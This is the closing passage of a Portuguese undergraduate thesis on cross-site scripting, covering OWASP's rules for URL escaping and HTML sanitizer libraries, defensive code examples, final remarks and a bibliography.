A Owasp (2017) concluí que esse procedimento deve ser reproduzido a todos os elementos pertencentes a aplicação, afim de dificultar a execução de códigos maliciosos na aplicação.

5.2.4 Regra 4 - Escape de dados inseridos pela URL

A quarta regra proposta pela Owasp (2017), é utilizar métodos que impossibilitem a injeção de códigos maliciosos nas URLs pertencentes a aplicação, como no exemplo da figura 57.

Figura 57 - Exemplo de injeção em URL.

```
<a href="http://www.exemplo.com?id=Escapar os dados inseridos">
link </a>
```

Fonte: Owasp - XSS (Cross Site Scripting) Prevention Cheat Sheet.[15]

O trecho de código da figura 57, seria uma típica tentativa de injeção a uma URL, utilizando como ponto de partida o atributo **id** da aplicação.

A Owasp (2017), recomenda que todos os caracteres que tenham seus valores menores que 256 na tabela ASCII sejam codificados pela codificação percentual, com atenção aos caracteres **espaço, *, /, “, ‘, <** e **>**.

Também é recomendado que sejam codificados apenas as URLs que fazem parte do contexto requisitado pelo usuário, pois de outra maneira, é possível que as saídas de dados apontem a outros domínios da aplicação.

Um exemplo de solução para tal problema pode ser visualizado na figura 58.

[15] Disponível em <https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet> Acesso em: 01 nov. 2017.

Figura 58 - Exemplo de validação de URL.

```
String userURL = request.getParameter( "userURL" )
boolean isValidURL = Validator.IsValidURL(userURL, 255);
if (isValidURL) {
   <a href="<%=encoder.encodeForHTMLAttribute(userURL)%>">link</a> }
```

Fonte: Owasp - XSS (Cross Site Scripting) Prevention Cheat Sheet.[16]

O código da figura 58, pode ser utilizado como exemplo para a codificação de elementos arbitrários, injetados em uma URL. A função de tal código é chamada pela variável **userURL**, que então armazena a URL requisitada pelo usuário.

A segunda variável, **isValidURL**, tem como função armazenar a condição de verdade ou falso, comparando a URL digitada aos primeiros 255 caracteres da tabela ASCII.

Caso algum caractere da requisição esteja dentro desses valores, a função **encodeForHTMLAttribute** é chamada, e codifica tais caracteres através da biblioteca **Validator**.

Nesse exemplo, **Validator** seria uma biblioteca adotada pelos desenvolvedores da aplicação afim de executar tal funcionalidade, um exemplo de biblioteca é a ESAPI, uma biblioteca mantida pela Owasp e de uso livre, para facilitar a criação de aplicações web seguras.

5.2.5 Regra 5 - Utilizar bibliotecas para codificação de marcações HTML

A última regra proposta pela Owasp (2017), é quanto ao uso de bibliotecas que possam codificar todos os elementos de marcação na linguagem HTML.

Quando uma aplicação manipula elementos HTML, pode ser difícil de se validar a entrada de dados e de seus atributos, bem como realizar a sua codificação pois isso pode interromper o fluxo de execução de suas funcionalidades.

Portanto, é recomendado pela Owasp (2017), o uso de bibliotecas que possam analisar e limpar os textos formatados em HTML e que estejam fora do escopo de execução esperado pela aplicação, como por exemplo dentro de um

[16] Disponível em <https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet> Acesso em: 01 nov. 2017.

elemento do corpo da página como **<body></body>**, ou elementos de blocos como ** **.

Dentre as bibliotecas recomendadas pela Owasp, estão as bibliotecas *Owasp Java HTML Sanitizer, PHP HTML Purifier* e, *JavaScript/Node.js Bleach*

As 5 regras aqui apresentadas e propostas pela Owasp são exemplos de boas práticas a serem adotadas durante o ciclo de desenvolvimento de aplicações web, porém deve-se analisar os requisitos de segurança de cada aplicação, e adotar as regras que se mostram mais eficazes.

6 CONSIDERAÇÕES FINAIS

Este trabalho teve como objetivo a análise das causas e prevenções das vulnerabilidades de *Cross site scripting* encontradas em aplicações web. Para isso, foram estudados seus contextos de injeção, tipos de codificação, tipos de testes e soluções quanto aos problemas que ela pode causar.

Os resultados obtidos após a aplicação de tais técnicas possibilitaram identificar vulnerabilidades em diversas aplicações web, dos mais variados setores, como o de vendas, pagamentos, prestação de serviços e educação.

Mesmo sendo necessário a utilização de outras técnicas para sua exploração, como a engenharia social, essa vulnerabilidade quando explorada pode fornecer a um atacante informações sigilosas sobre os usuários dessas aplicações tais como identificadores de sessão, nomes e senhas de usuário, redirecionamento a outros sites e *download* de conteúdos maliciosos.

A Owasp (2017) em seu artigo trienal sobre as dez vulnerabilidades mais críticas em aplicações web chamado de Owasp Top 10, categoriza o Cross site scripting em duas posições, sendo elas a 1º posição, denominada de A1 - Injeções, onde contém as vulnerabilidades de injeções gerais como SQL injection, injeção de comandos de sistema operacional e também o Cross site scripting, bem como a 7º posição, específica para a vulnerabilidade, denominada A7 - Cross site scripting, validando assim, a importância para a detecção e solução desta vulnerabilidade.

Como possíveis extensões deste trabalho, podem ser analisadas uma das mais comuns vulnerabilidades encontradas em aplicações web, e partindo do contexto de injeções, podem ser empregadas técnicas para encontrar outros tipos de vulnerabilidades como SQL injection, Path Transversal, entre outros.

REFERÊNCIAS BIBLIOGRÁFICAS

CAELLUM. **Curso Desenvolvimento Web com HTML, CSS e JavaScript**. 2017. Disponível em <https://www.caelum.com.br/curso-html-css-javascript>. Acesso em: 18 out. 2017.

CONSORTIUM, Web Application Security. **DOM Based Cross Site Scripting or XSS of the Third Kind**. 2017. Disponível em: <http://www.webappsec.org/projects/articles/071105.shtml> Acesso em: 10 out. 2017.

GROSSMAN, Jeremiah et al. **XSS Attacks**: Cross Site Scripting Exploits and Defense. 2007. 480 p.

HAVERBEKE, Marijn. **Eloquent JavaScript**: A Modern Introduction to Programming. 2014. 472 p.

OPEN BUG BOUNTY. **Coordinated and Responsible Disclosure - the Cross-Site Scripting Archive - XSS vulnerabilities and attacks**. 2017. Disponível em: <https://www.openbugbounty.org/ >. Acesso em: 18 out. 2017.

OWASP. **Open Web Application Project**. 2017. Disponível em: <https://www.owasp.org/>. Acesso em: 06 set. 2017.

OWASP. **Cross-site Scripting (XSS)**. 2016. Disponível em: <https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)>. Acesso em: 17 out. 2017.

OWASP. **Testing for Reflected Cross site scripting**. Disponível em: https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting Acesso em: 18 de out. 2017.

OWASP. **Top Ten Project**. 2017. Disponível em: <https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project>. Acesso em: 13 nov. 2017.

OWASP. **XSS Filter Evasion Cheat Sheet**. 2017. Disponível em: <https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet>. Acesso em: 17 out. 2017.

OWASP. **XSS (Cross Site Scripting) Prevention Cheat Sheet**. 2017. Disponível em: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet. Acesso em: 01 nov. 2017.

OWASP. **OWASP Zed Attack Proxy**. 2017. Disponível em: <https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project>. Acesso em: 11 set. 2017.

PORTSWIGGER. **Burp Suite - Toolkit for Web Application Security Testing**. 2017. Disponível em: <https://portswigger.net/burp>. Acesso em: 11 set. 2017.

STUTTARD, Dafydd; PINTO, Marcus. **The Web Application Hacker's Handbook**: Finding and Exploiting Security Flaws. 2011. 912 p.

UTO, Nelson. **Testes de invasão em aplicações web**. 2013. 510 p.

W3SCHOOLS. **HTML URL Encoding Reference**. Disponível em: <https://www.w3schools.com/tags/ref_urlencode.asp>. Acesso em: 25 out. 2017.

W3SCHOOLS. **Learn HTML and CSS with w3Schools**. 2016. Disponível em: <https://www.w3schools.com/>. Acesso em: 18 out. 2017.